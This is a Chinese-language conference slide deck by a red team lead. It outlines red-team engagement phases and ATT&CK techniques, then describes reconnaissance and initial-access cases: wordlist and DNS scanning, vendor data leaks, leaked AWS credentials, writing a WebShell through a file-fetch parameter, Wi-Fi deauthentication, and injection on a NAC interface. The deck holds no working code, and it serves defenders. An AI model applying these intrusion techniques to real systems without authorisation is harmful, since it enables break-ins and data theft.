

# 以紅隊思維看藍隊防禦 紅藍攻防中的經典案例

丁諭祺 (Ding)

戴夫寇爾股份有限公司

[contact@devco.re](mailto:contact@devco.re)

2023.03.11  
DEVCORE Conference

# 講者簡介

---

## 丁諭祺 (Ding)

DEVCORE 紅隊演練隊長 Red Team Lead

CHROOT 成員

專長：紅隊演練、滲透測試






# 紅隊演練攻防情境設定

# 紅隊演練階段規劃

- Tactics
- Reconnaissance
  - Initial Access
  - Persistence
  - Privilege Escalation
  - Lateral Movement
  - Exfiltration



## 階段目標設定 (範例)

---

- Phase 1
  - 在外網尋找弱點嘗試進入內網
- Phase 2
  - 部署滲透工具
  - 在系統潛伏、執行後門、建立外網對內網連線
- Phase 3
  - 取得 Local Administrator 用戶權限
  - 取得 Domain Admins 群組權限
- Phase 4
  - 透過合法帳號橫向移動
  - 在內網進行偵察蒐集機敏資訊
- Phase 5
  - 蒐集任務目標中定義的資訊
  - 將目標資訊外傳
-

# 各階段常用的前幾項 Techniques (範例)

---

- Phase 1
  - T1071 Application Layer Protocol
  - T1110 Brute Force
  - T1133 External Remote Services
  - T1190 Exploit Public-Facing Application
- Phase 2
  - T1027 Obfuscated Files or Information
  - T1071 Application Layer Protocol
- Phase 3
  - T1003 OS Credential Dumping
  - T1110 Password Spraying
- Phase 4
  - T1018 Remote System Discovery
  - T1021 Remote Services
  - T1046 Network Service Discovery
  - T1047 Windows Management Instrumentation
  - T1078 Valid Accounts
- Phase 5
  - T1027 Obfuscated Files or Information
  - T1030 Data Transfer Size Limits
  - T1041 Exfiltration Over C2 Channel

# Reconnaissance

# Reconnaissance

---

- Active Scanning
  - NMAP、MASSCAN
- Gather Victim Host Information
  - 設備服務版本、供應商洩漏
- Gather Victim Network Information
  - DNS, Files Scan
- Search Open Technical Databases
  - Censys, Shodan, ZoomEye...
- Search Open Websites/Domains
  - GitHub、GitLab、Docker Hub、SimilarWeb
- Search Victim-Owned Websites
  - HTML / JavaScript Comments

# 偵察工具: MASSCAN (IP 大範圍掃描)


---

**排除特定範圍**




**GET / HTTP/1.0**

## 偵察工具: 客製化字典檔



內部演練畫面  
僅公布於研討會

**政府、金融、電商等企  
業常用第三方軟體**




內部演練畫面  
僅公布於研討會

**{%EXT%} 副檔名參數化  
(zip, tar.gz, backup ...)**

## 案例: ProxyGet.html

- 從白名單抓取系統更新檔
- 參數 link
- 可指定檔案路徑與名稱
- 參數 path
- 組合起來寫 WebShell




內部演練畫面  
僅公布於研討會

## 偵察工具: DNS Scan

---

- 字典檔
  - 常用字
  - 列舉
- 外部資訊
- Zone Transfer




內部演練畫面  
僅公布於研討會

## 案例: DNS COVID

---

- 用字典檔掃到
- 演練執行期間新開的服務
- Tomcat Manager 弱密碼



內部演練畫面  
僅公布於研討會

**covid.example.com**


## 供應商偵察技巧

---

- 供應商可能存在目標的機敏資訊
  - 政府電子採購網
  - 台灣採購公報網
  - 成功案例、合作夥伴

## 合作伙伴 (範例)


---



內部演練畫面  
僅公布於研討會

## 成功案例 (範例)


---



內部演練畫面  
僅公布於研討會

## 案例: 供應商洩漏機敏資訊


- 蒐集目標供應商資訊
  - 篩選**供應商類別**
    - 網站建置
    - **防毒軟體 / EDR / 防火牆 / SOC**
    - 資安廠商



內部演練畫面  
僅公布於研討會

## 案例: 供應商洩漏機敏資訊


- 對供應商進行情蒐，找到洩漏在公開網路的程式碼、敏感資訊



內部演練畫面  
僅公布於研討會

## 案例: 供應商洩漏機敏資訊

- 內部文件、備份檔案出現在供應商的公開伺服器




內部演練畫面  
僅公布於研討會

## 案例: 駭客懶人包

---


- 洩漏組織敏感資訊於  
公開服務
- GitHub
- HackMD
- Google Drive
- Notion



內部演練畫面  
僅公布於研討會

## 案例: 密碼規則

- 預設密碼規則
- 密碼不含單引號、大小於
- 撞庫
  - 90 天改一次
  - 有加入網域
  - 五次會鎖定




內部演練畫面  
僅公布於研討會

## 案例: S3

---

- 洩漏 AWS 管理憑證
- 抓原始碼挖漏洞
- 上傳 WebShell



內部演練畫面  
僅公布於研討會

# Initial Access

## Initial Access

---

- Exploit Public-Facing Application
  - OWASP TOP 10、公開服務
- External Remote Services
  - VPN、VDI、撞庫、已知漏洞
- Phishing
  - 客製化連結、附件
  - 組織內部服務假登入頁面
- Supply Chain Compromise
  - 供應商洩漏、設備服務挖掘 0-day
- Trusted Relationship
  - 子網域打根網域
  - 子公司打母公司
  - 關係企業
- Valid Accounts
  - 預設、本機、網域帳號

## 案例: 實體隔離? WIFI 可以穿牆

- 廠區外圍抓 WIFI 溢波



範例

## 案例: 實體隔離? WIFI 可以穿牆

- 辦公室隔壁跑字典檔破密



## 案例: 實體隔離? WIFI 可以穿牆


- 員工餐廳做 DeAuth 攻擊



範例

## 案例: 訪客無線網路配置不當

- 訪客網路存取 NAC 管理介面
  - SQL Injection
  - Command Injection
  - Default Password
  - 可以串到內網 AD

